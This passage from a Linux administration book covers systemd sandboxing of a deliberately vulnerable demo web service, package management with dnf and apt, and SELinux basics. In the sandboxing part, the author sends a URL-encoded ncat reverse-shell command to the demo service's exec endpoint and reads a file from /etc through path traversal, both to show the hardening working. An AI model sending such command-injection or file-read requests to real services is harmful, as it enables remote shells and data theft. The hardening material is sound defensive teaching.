We can further lock down the service using the *NoExecPaths* and *ExecPaths* configuration. *NoExecPaths=* will let us set paths from which (if directory) or the files themselves will not be allowed to execute. And then we can only mention the execuables we want to allow. This should also include any library which will be mapped to memory as exec.

In our case we have to find out the libraries we are linked against and same for any executable we need, that is */usr/bin/date*. Let us use *ldd* command to find this information. We will also need */usr/lib/systemd/systemd* in the allow list.

```
$ ldd /usr/bin/date
linux-vdso.so.1 (0x00007ffe9c7f9000)
libc.so.6 => /lib64/libc.so.6 (0x00007f08ac188000)
/lib64/ld-linux-x86-64.so.2 (0x00007f08ac3b3000)
$ ldd /usr/sbin/verybad
linux-vdso.so.1 (0x00007ffd0b9a9000)
libgcc_s.so.1 => /lib64/libgcc_s.so.1 (0x00007fe39ccc4000)
libm.so.6 => /lib64/libm.so.6 (0x00007fe39cbe8000)
libc.so.6 => /lib64/libc.so.6 (0x00007fe39c9de000)
/lib64/ld-linux-x86-64.so.2 (0x00007fe39d082000)
```

Let us add these in our service file & put */* in *NoExecPaths*.

```
[Unit]
Description=Very Bad Web Application
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/verybad
Restart=always
DynamicUser=yes
StateDirectory=verybad
WorkingDirectory=/var/lib/verybad
NoExecPaths=/
ExecPaths=/usr/sbin/verybad /usr/lib/systemd/systemd /lib64/ld-linux-x86-64.so.2 /
↪lib64/libgcc_s.so.1 /lib64/libm.so.6 /lib64/libc.so.6 /usr/bin/date

[Install]
WantedBy=multi-user.target
```

Then *daemon-reload* & *restart* the service. & we will try the *curl* command once again.

```
$ sudo systemctl daemon-reload
$ sudo systemctl restart verybad
$ curl http://localhost:8000/exec/date
Wed Mar 30 10:11:49 AM UTC 2022
$ curl http://localhost:8000/exec/ncat%20127.0.0.1%205555%20-e%20%2Fbin%2Fbash
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>500 Internal Server Error</title>
</head>
<body align="center">
    <div role="main" align="center">
```

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```
        <h1>500: Internal Server Error</h1>
        <p>The server encountered an internal error while processing this request.</p>
        <hr />
    </div>
    <div role="contentinfo" align="center">
        <small>Rocket</small>
    </div>
</body>
</html>
```

To learn more read the man page via man systemd.exec.

9.11 What is next?

If you read the man page linked above, you will find more options from *systemd* which you can enable to sandbox the service.

For example, one can still read some important files from the server using the service. Say files under the */etc*. You can try this yourself.

```
$ curl http://localhost:8000/%2Fetc%2Fsystemd%2Fsystem%2Fverybad.service
[Unit]
Description=Very Bad Web Application
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/verybad
Restart=always
DynamicUser=yes
StateDirectory=verybad
WorkingDirectory=/var/lib/verybad
NoExecPaths=/
ExecPaths=/usr/sbin/verybad /usr/lib/systemd/systemd /lib64/ld-linux-x86-64.so.2 /
↪lib64/libgcc_s.so.1 /lib64/libm.so.6 /lib64/libc.so.6 /usr/bin/date

[Install]
WantedBy=multi-user.target
```

We can block this via mounting a Temporary filesytem in */etc*, and then binding the files we need for the service as read only, using *TemporaryFileSystem=* & *BindReadOnlyPaths=* options.

The full service file is given below.

```
[Unit]
Description=Very Bad Web Application
After=network.target

[Service]
Type=simple
ExecStart=/usr/sbin/verybad
Restart=always
DynamicUser=yes
StateDirectory=verybad
WorkingDirectory=/var/lib/verybad
```

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```
NoExecPaths=/
ExecPaths=/usr/sbin/verybad /usr/lib/systemd/systemd /lib64/ld-linux-x86-64.so.2 /
↪lib64/libgcc_s.so.1 /lib64/libm.so.6 /lib64/libc.so.6 /usr/bin/date
TemporaryFileSystem=/etc:ro
BindReadOnlyPaths=/etc/os-release /etc/localtime

[Install]
WantedBy=multi-user.target
```

CHAPTER 10

Package management

In the Free and Open Source Software world, most software is released in source code format by developers. This means that generally, if you want to install a piece of software, you will find the source code on the website of the project. As a user, you will have to find and install all the other bits of software, that this particular piece depends on (the *dependencies*) and then install the software. To solve this *painful* issue, all Linux distributions have something called a *package management system*. Volunteers (mostly) all across the world help make binary software packages out of source code released by the developers, in such a way that users of the Linux distribution can easily install, update or remove that software.

It's generally recommended, we use the package management system that comes with the distribution, to install software for the users. If you are really sure about what you're doing in the system, you can install from the source files too; but that can be dangerous.

10.1 dnf command

dnf is the package management system in Fedora. The actual packages come in the *rpm* format. *dnf* helps you search, install or uninstall any package from the Fedora package repositories. You can also use the same command to update packages in your system.

10.2 Searching for a package

```
$ dnf search pss
Fedora 25 - x86_64                                                  34 MB/s | ␣
↪50 MB     00:01
Fedora 25 - x86_64 - Updates                                        41 MB/s | ␣
↪23 MB     00:00
Last metadata expiration check: 0:00:07 ago on Sun Jun 25 04:14:22 2017.
=========================================== N/S Matched: pss␣
↪============================================
pss.noarch : A power-tool for searching inside source code files
pssh.noarch : Parallel SSH tools
```

First the tool, downloads all the latest package information from the repository, and then gives us the result.

10.3 Finding more information about a package

dnf info gives us more information about any given package.

```
$ dnf info pss
Last metadata expiration check: 0:04:59 ago on Sun Jun 25 04:14:22 2017.
Available Packages
Name        : pss
Arch        : noarch
Epoch       : 0
Version     : 1.40
Release     : 6.fc25
Size        : 58 k
Repo        : fedora
Summary     : A power-tool for searching inside source code files
URL         : https://github.com/eliben/pss
License     : Public Domain
Description : pss is a power-tool for searching inside source code files.
            : pss searches recursively within a directory tree, knows which
            : extensions and file names to search and which to ignore, automatically
            : skips directories you wouldn't want to search in (for example .svn or .
↪git),
            : colors its output in a helpful way, and does much more.
```

10.4 Installing a package

The *dnf install* command helps us install any given package. We can pass more than one package name as the argument.

```
$ sudo dnf install pss wget
Last metadata expiration check: 0:37:13 ago on Sun Jun 25 03:44:07 2017.
Package wget-1.18-3.fc25.x86_64 is already installed, skipping.
Dependencies resolved.
================================================================================
Package                         Arch                          Version
↪                     Repository                        Size
================================================================================
Installing:
pss                             noarch                        1.40-6.fc25
↪                     fedora                            58 k

Transaction Summary
================================================================================
Install  1 Package

Total download size: 58 k
Installed size: 196 k
Is this ok [y/N]: y
Downloading Packages:
pss-1.40-6.fc25.noarch.rpm
↪                                969 kB/s |  58 kB     00:00
--------------------------------------------------------------------------------
↪------------------------------------------------------------
```

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```
Total
↪                                118 kB/s |  58 kB     00:00
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Installing  : pss-1.40-6.fc25.noarch
↪                                                          1/1
  Verifying   : pss-1.40-6.fc25.noarch
↪                                                          1/1

Installed:
  pss.noarch 1.40-6.fc25

Complete!
```

10.5 To list the available updates

The following command shows all the available updates for your system.

```
# dnf list updates

Last metadata expiration check: 0:52:28 ago on Fri 09 Apr 2021 08:51:39 PM IST.
Available Upgrades
fedora-gpg-keys.noarch              33-4              updates
fedora-repos.noarch                 33-4              updates
fedora-repos-modular.noarch         33-4              updates
```

10.6 To list all security updates

dnf can also tell you about all the updates which are marked as security updates.

```
# dnf updateinfo list --security
Last metadata expiration check: 2:06:38 ago on Sun 25 Jul 2021 03:44:47 AM UTC.
FEDORA-2021-83fdddca0f Moderate/Sec.  curl-7.76.1-7.fc34.x86_64
FEDORA-2021-08cdb4dc34 Important/Sec. dhcp-client-12:4.4.2-11.b1.fc34.x86_64
FEDORA-2021-08cdb4dc34 Important/Sec. dhcp-common-12:4.4.2-11.b1.fc34.noarch
FEDORA-2021-e14e86e40e Moderate/Sec.  glibc-2.33-20.fc34.x86_64
FEDORA-2021-e14e86e40e Moderate/Sec.  glibc-common-2.33-20.fc34.x86_64
FEDORA-2021-e14e86e40e Moderate/Sec.  glibc-doc-2.33-20.fc34.noarch
FEDORA-2021-e14e86e40e Moderate/Sec.  glibc-langpack-en-2.33-20.fc34.x86_64
FEDORA-2021-07dc0b3eb1 Critical/Sec.  kernel-core-5.13.4-200.fc34.x86_64
FEDORA-2021-8b25e4642f Low/Sec.       krb5-libs-1.19.1-14.fc34.x86_64
FEDORA-2021-83fdddca0f Moderate/Sec.  libcurl-7.76.1-7.fc34.x86_64
FEDORA-2021-31fdc84207 Moderate/Sec.  libgcrypt-1.9.3-3.fc34.x86_64
FEDORA-2021-2443b22fa0 Moderate/Sec.  linux-firmware-20210716-121.fc34.noarch
FEDORA-2021-2443b22fa0 Moderate/Sec.  linux-firmware-whence-20210716-121.fc34.noarch
FEDORA-2021-d1fc0b9d32 Moderate/Sec.  nettle-3.7.3-1.fc34.x86_64
FEDORA-2021-0ec5a8a74b Important/Sec. polkit-libs-0.117-3.fc34.1.x86_64
FEDORA-2021-a6bde7ab18 Moderate/Sec.  python3-urllib3-1.25.10-5.fc34.noarch
```

10.7 Update the packages via dnf

Use **dnf update** command to install all the available updates. You can also pass the *-y* flag to it.

10.8 Find out the services & applications need restart after update in Fedora/CentOS/RHEL

The **dnf-utils** package contains a special command, **needs-restarting**. After you do a *dnf update*, when different libraries get updated, there may be running processes/services which needs restart. One way of doing this is restarting the system, but that may not be the right choice (may be you are running critical services) all the time. So, you can find out which ones you should restart.

Below is the output from a Fedora 34 desktop system.

```
# needs-restarting
1 : /usr/lib/systemd/systemd --system --deserialize 62
1616 : /usr/lib/systemd/systemd-resolved
1617 : /sbin/auditd
1638 : /usr/sbin/ModemManager
1639 : avahi-daemon: running [linux-2.local]
1640 : /usr/libexec/bluetooth/bluetoothd
1641 : /usr/libexec/boltd
1642 : /usr/bin/python3 -s /usr/sbin/firewalld --nofork --nopid
1643 : /usr/local/bin/ivpn-service
1646 : /usr/sbin/mcelog --daemon --foreground
1650 : /usr/sbin/rngd -f
1651 : /usr/libexec/rtkit-daemon
1657 : /usr/libexec/switcheroo-control
1659 : /usr/lib/systemd/systemd-machined
1662 : /usr/libexec/udisks2/udisksd
1664 : /usr/libexec/upowerd
1669 : avahi-daemon: chroot helper
1688 : /usr/bin/dbus-broker-launch --scope system --audit
1695 : /usr/sbin/abrtd -d -s
1699 : /usr/sbin/chronyd
1723 : /usr/bin/abrt-dump-journal-core -D -T -f -e
1724 : /usr/bin/abrt-dump-journal-oops -fxtD
1725 : /usr/bin/abrt-dump-journal-xorg -fxtD
1728 : /usr/lib/polkit-1/polkitd --no-debug
1744 : /usr/libexec/accounts-daemon
1745 : /usr/lib/systemd/systemd-logind
1776 : /usr/sbin/NetworkManager --no-daemon
1788 : /usr/sbin/cupsd -l
1877 : /usr/sbin/pcscd --foreground --auto-exit
1898 : /usr/sbin/atd -f
1899 : /usr/sbin/crond -n
1900 : /usr/sbin/gdm
1920 : /usr/libexec/uresourced
2034 : /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/default.conf --
↪leasefile-ro --dhcp-script=/usr/libexec/libvirt_leaseshelper
2035 : /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/default.conf --
↪leasefile-ro --dhcp-script=/usr/libexec/libvirt_leaseshelper
2162 : /usr/sbin/wpa_supplicant -c /etc/wpa_supplicant/wpa_supplicant.conf -u -s
2164 : /usr/libexec/packagekitd
```

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```
2393 : /usr/libexec/colord
2714 : /usr/sbin/abrt-dbus -t133
2730 : gdm-session-worker [pam/gdm-password]
2750 : /usr/lib/systemd/systemd --user
2756 : (sd-pam)
2780 : /usr/libexec/gdm-x-session --run-script /usr/bin/gnome-session
2784 : /usr/libexec/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/Xauthority -
↪nolisten tcp -background none -noreset -keeptty -novtswitch -verbose 3
2838 : /usr/bin/dbus-broker-launch --scope user
2843 : /usr/libexec/gnome-session-binary
2907 : /usr/libexec/at-spi-bus-launcher
2912 : /usr/bin/dbus-broker-launch --config-file=/usr/share/defaults/at-spi2/
↪accessibility.conf --scope user
2923 : /usr/libexec/gnome-session-ctl --monitor
2924 : /usr/libexec/uresourced --user
2926 : /usr/libexec/gnome-session-binary --systemd-service --session=gnome
2953 : /usr/bin/gnome-shell
2978 : ibus-daemon --panel disable --xim
2989 : /usr/libexec/ibus-extension-gtk3
3004 : /usr/libexec/ibus-x11 --kill-daemon
3015 : /usr/libexec/at-spi2-registryd --use-gnome-session
3023 : /usr/libexec/evolution-source-registry
3030 : /usr/libexec/goa-daemon
3031 : /usr/bin/pipewire
3032 : /usr/bin/pipewire-pulse
3038 : /usr/bin/pipewire-media-session
3044 : /usr/libexec/evolution-calendar-factory
3075 : /usr/libexec/gvfs-udisks2-volume-monitor
3092 : /usr/libexec/gvfs-mtp-volume-monitor
3116 : /usr/libexec/gvfs-gphoto2-volume-monitor
3130 : /usr/bin/gjs /usr/share/gnome-shell/org.gnome.Shell.Notifications
3147 : /usr/libexec/gsd-color
3150 : /usr/libexec/gsd-datetime
3153 : /usr/libexec/gsd-keyboard
3155 : /usr/libexec/gsd-media-keys
3157 : /usr/libexec/gsd-power
3160 : /usr/libexec/gsd-print-notifications
3161 : /usr/libexec/gsd-rfkill
3164 : /usr/libexec/gsd-sharing
3169 : /usr/libexec/gsd-sound
3175 : /usr/libexec/gsd-wacom
3176 : /usr/libexec/gsd-xsettings
3213 : /usr/libexec/evolution-data-server/evolution-alarm-notify
3219 : /usr/bin/gnome-software --gapplication-service
3272 : /usr/bin/abrt-applet --gapplication-service
3273 : /usr/bin/gjs /usr/share/gnome-shell/org.gnome.ScreenSaver
3366 : /usr/libexec/gsd-printer
3524 : /usr/libexec/fwupd/fwupd
3611 : /usr/bin/gnome-calendar --gapplication-service
3623 : /usr/libexec/gnome-terminal-server
3682 : /usr/libexec/bluetooth/obexd
3701 : /usr/libexec/tracker-miner-fs-3
3734 : bash
3833 : /usr/libexec/gvfsd-metadata
4345 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/tor-34-x86_64.tmp/gpgdir␣
↪--use-standard-socket --daemon
4357 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/rpmfusion-free-updates-
↪34-x86_64.tmp/gpgdir --use-standard-socket --daemon
```

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```
4382 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/code-34-x86_64.tmp/
↪gpgdir --use-standard-socket --daemon
4483 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/rpmfusion-nonfree-
↪updates-34-x86_64.tmp/gpgdir --use-standard-socket --daemon
4495 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/updates-modular-34-x86_
↪64.tmp/gpgdir --use-standard-socket --daemon
4529 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/copr:copr.
↪fedorainfracloud.org:dawid:xcape-34-x86_64.tmp/gpgdir --use-standard-socket --daemon
4543 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/rpmfusion-nonfree-34-x86_
↪64.tmp/gpgdir --use-standard-socket --daemon
4556 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/rpmfusion-free-34-x86_64.
↪tmp/gpgdir --use-standard-socket --daemon
4568 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/fedora-34-x86_64.tmp/
↪gpgdir --use-standard-socket --daemon
4581 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/updates-34-x86_64.tmp/
↪gpgdir --use-standard-socket --daemon
4610 : gpg-agent --homedir /var/cache/PackageKit/34/metadata/google-chrome-34-x86_64.
↪tmp/gpgdir --use-standard-socket --daemon
4714 : /usr/libexec/flatpak-system-helper
```

10.9 Automatic updates in dnf systems

We can use **dnf-automatic** package to enable automatic installation of the updates. After you install the package, updated the configuration file */etc/dnf/automatic.conf* to mark **apply_updates = yes**, by default it is set as *no*.

After that you can enable the timer, so that the packages get automatic updates installed.

```
$ sudo systemctl enable --now dnf-automatic.timer
Created symlink /etc/systemd/system/timers.target.wants/dnf-automatic.timer → /usr/
↪lib/systemd/system/dnf-automatic.timer.
```

In case if you want to only download the available updates, but not install them, you can enable the following timer.

```
$ sudo systemctl enable --now dnf-automatic-download.timer
Created symlink /etc/systemd/system/timers.target.wants/dnf-automatic-download.timer␣
↪→ /usr/lib/systemd/system/dnf-automatic-download.timer.
```

In the configuration file, if you set **upgrade_type = security**, then the tool will only install security updates.

10.10 apt command

apt is the package management system for the *Debian* Linux distribution. As Ubuntu is downstream of the *Debian* distribution, it also uses the same package management system.

10.11 apt update

```
# apt update
... long output
```

The **apt update** command is used to update all the package information for the Debian repositories.

10.12 Installing a package via apt

apt install packagename is the command used to install any given package from the repository.

```
# apt install htop
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  lsof strace
The following NEW packages will be installed:
  htop
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 92.8 kB of archives.
After this operation, 230 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian buster/main amd64 htop amd64 2.2.0-1+b1 [92.8 kB]
Fetched 92.8 kB in 1s (113 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package htop.
(Reading database ... 6677 files and directories currently installed.)
Preparing to unpack .../htop_2.2.0-1+b1_amd64.deb ...
Unpacking htop (2.2.0-1+b1) ...
Setting up htop (2.2.0-1+b1) ...
```

10.13 apt-cache search

After you updated the cache, you can search for any package. Say, we want to search the packge *neomutt*.

```
# apt-cache search neomutt
neomutt - command line mail reader based on Mutt, with added features
```

To know the exact policy (from where it will installed/upgrade or which version etc), you can use the following command.

```
# apt-cache policy libudev1
libudev1:
  Installed: 241-7~deb10u7
  Candidate: 241-7~deb10u8
  Version table:
     241-7~deb10u8 500
        500 http://security.debian.org/debian-security buster/updates/main amd64␣
↪Packages
 *** 241-7~deb10u7 500
        500 http://deb.debian.org/debian buster/main amd64 Packages
        100 /var/lib/dpkg/status
```

10.14 Listing upgrades

You can use *apt list –upgradable* to list all the packages that have updates in the repositories.

```
# apt list --upgradable
Listing... Done
```

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```
libsystemd0/stable 241-7~deb10u8 amd64 [upgradable from: 241-7~deb10u7]
libudev1/stable 241-7~deb10u8 amd64 [upgradable from: 241-7~deb10u7]
```


10.15 Upgrading packages

Use *apt dist-upgrade* to upgrade all the packages to the latest from the repositories.

```
# apt dist-upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  libsystemd0 libudev1
2 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 483 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://security.debian.org/debian-security buster/updates/main amd64␣
↪libsystemd0 amd64 241-7~deb10u8 [331 kB]
Get:2 http://security.debian.org/debian-security buster/updates/main amd64 libudev1␣
↪amd64 241-7~deb10u8 [151 kB]
Fetched 483 kB in 1s (379 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
(Reading database ... 6677 files and directories currently installed.)
Preparing to unpack .../libsystemd0_241-7~deb10u8_amd64.deb ...
Unpacking libsystemd0:amd64 (241-7~deb10u8) over (241-7~deb10u7) ...
Setting up libsystemd0:amd64 (241-7~deb10u8) ...
(Reading database ... 6677 files and directories currently installed.)
Preparing to unpack .../libudev1_241-7~deb10u8_amd64.deb ...
Unpacking libudev1:amd64 (241-7~deb10u8) over (241-7~deb10u7) ...
Setting up libudev1:amd64 (241-7~deb10u8) ...
Processing triggers for libc-bin (2.28-10) ...
```

10.16 Figuring out which services/processes need restart after package upgrade in Debian

Just like Fedora systems, you can find the similar information in Debian too. You will need the **needrestart** package. The following is the output from the *needrestart* command.



10.17 Listing available security updates in Debian systems

We can use the Debian Security Analyzer, **debsecan** tool for this. You have to install it via *apt* first. In the following example, we are checking system (running Debian Buster) against the available updates for security updates.

```
# apt install debsecan
# debsecan --suite buster --format packages --only-fixed
apache2-bin
firefox-esr
libnss-myhostname
libnss-systemd
libpam-systemd
libsystemd0
libudev1
linux-libc-dev
systemd
systemd-sysv
udev
```


10.18 Unattended upgrades in Debian systems

We can also setup the Debian systems for automatic upgrades. But, first install the **unattended-upgrades** and reconfigure it to download and apply the updates.

```
$ sudo apt install unattended-upgrades apt-listchanges && sudo dpkg-reconfigure -plow␣
↪unattended-upgrades

Creating config file /etc/apt/apt.conf.d/20auto-upgrades with new version
```

The configuration screen will look like below.




You can do a dry run afterward. By default *unattended-upgrade* will only install the **security** updates.

```
$ sudo unattended-upgrades --dry-run
/usr/bin/dpkg --status-fd 11 --no-triggers --unpack --auto-deconfigure --recursive /
↪tmp/apt-dpkg-install-xKmNdN
/usr/bin/dpkg --status-fd 11 --configure --pending
/usr/bin/dpkg --status-fd 11 --no-triggers --unpack --auto-deconfigure /var/cache/apt/
↪archives/libimobiledevice6_1.2.1~git20181030.92c5462-2+deb10u1_amd64.deb
```

For more details on this topic, please read the Debian wiki page on this topic.

CHAPTER 11

SELinux



Security-Enhanced Linux (SELinux) is a Linux kernel security module that provides a way to have access control security policies. This also allows a way to have Mandatory access control (MAC), according to the Wikipedia:

> In computer security, mandatory access control (MAC) refers to a type of access control by which the operating system constrains the ability of a subject or initiator to access or generally perform some sort of operation on an object or target.

The first version of SELinux was released in the year 2000 by NSA, and in 2003 it became part of the stable kernel. It was introduced in the Fedora Core 2, but by default it was disabled. From Fedora Core 3 it was enabled in the system.

For the rest of the chapter, you will need a Fedora/CentOS/RHEL installation.

11.1 SELinux Modes

There are 3 different modes.

- enforcing
- permissive
- disabled

By default your system will come with *enforcing* mode. In this mode the policies will be enforced in the system, and this should be used in every production system. In the *permissive* mode the policies will not be enforced but any denial is logged. The *disabled* mode completely disable the SELinux.

11.2 getenforce

The *getenforce* command will tell you the current SELinux mode.

```
$ getenforce
Enforcing
```

11.3 setenforce

Using *setenforce* command you can change the mode till the system reboots.

```
# setenforce
usage:  setenforce [ Enforcing | Permissive | 1 | 0 ]
# setenforce Permissive
# getenforce
Permissive
# setenforce 1
# getenforce
Enforcing
```

Warning: Never disable SELinux on production systems, if required you can put them into permissive mode, so that you can get the denial logs, and create proper policies from those logs. Also check this website before further reading.

To change the label permanently, we modify the */etc/selinux/config* file.

```
$ sudo cat /etc/selinux/config

# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#     enforcing - SELinux security policy is enforced.
#     permissive - SELinux prints warnings instead of enforcing.
#     disabled - No SELinux policy is loaded.
SELINUX=enforcing
# SELINUXTYPE= can take one of these three values:
#     targeted - Targeted processes are protected,
#     minimum - Modification of targeted policy. Only selected processes are␣
↪protected.
```

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```
#     mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

Change the value of *SELINUX* in the above mention file and then reboot the system to verify the change.

11.4 Labels/Contexts

Every process and object in the system has a corresponding label or context. This label defines which all processes can access which all objects. They have the following format:

```
user:role:type:range
```

The Fedora and other distributions use the *type* to define access control, the *range* is optional.

11.5 Checking contexts of files/directories or processes

You can use the *-Z* flag along with standard *ls* or *ps* command to see the SELinux context.

For example if you execute **ls -lZ** in your home directory.

```
$ ls -lZ
total 0
drwxr-xr-x. 11 vagrant vagrant unconfined_u:object_r:user_home_t:s0 222 Mar 21 05:38␣
↪lymworkbook
drwxrwxr-x.  3 vagrant vagrant unconfined_u:object_r:user_home_t:s0  21 Mar 29 11:55␣
↪Video
```

You can see the *unconfined_u:object_r:user_home_t:s0* and if you execute the same command against */tmp* then you will see the following:

```
$ ls -lZ /tmp
total 4
-rw-rw-r--. 1 vagrant vagrant unconfined_u:object_r:user_tmp_t:s0   0 Apr  2 03:18␣
↪example.txt
drwx------. 3 root    root    system_u:object_r:tmp_t:s0           17 Mar 29 16:59␣
↪systemd-private-2aad7f8cd577426094e46ae7f4da1426-chronyd.service-gFq0Yn
-rwx--x--x. 1 vagrant vagrant unconfined_u:object_r:user_tmp_t:s0 205 Mar 21 05:17␣
↪vagrant-shell
```

The type context for temporary directory is *tmp_t* and when the user created those files under */tmp*, the context is *user_tmp_t*, for the user home directory it is *user_home_t*. The labels get matched against defined SELinux rules. The file's label stays in the extended attribute in the file system.

Now, let us execute the *ps* command with the *Z* flag.

```
$ ps auZ
LABEL                              USER       PID %CPU %MEM    VSZ   RSS TTY      STAT␣
↪START   TIME COMMAND
system_u:system_r:getty_t:s0-s0:c0.c1023 root 776 0.0  0.3 15668 1812 ttyS0    Ss+ ␣
↪Mar29   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 ttyS0
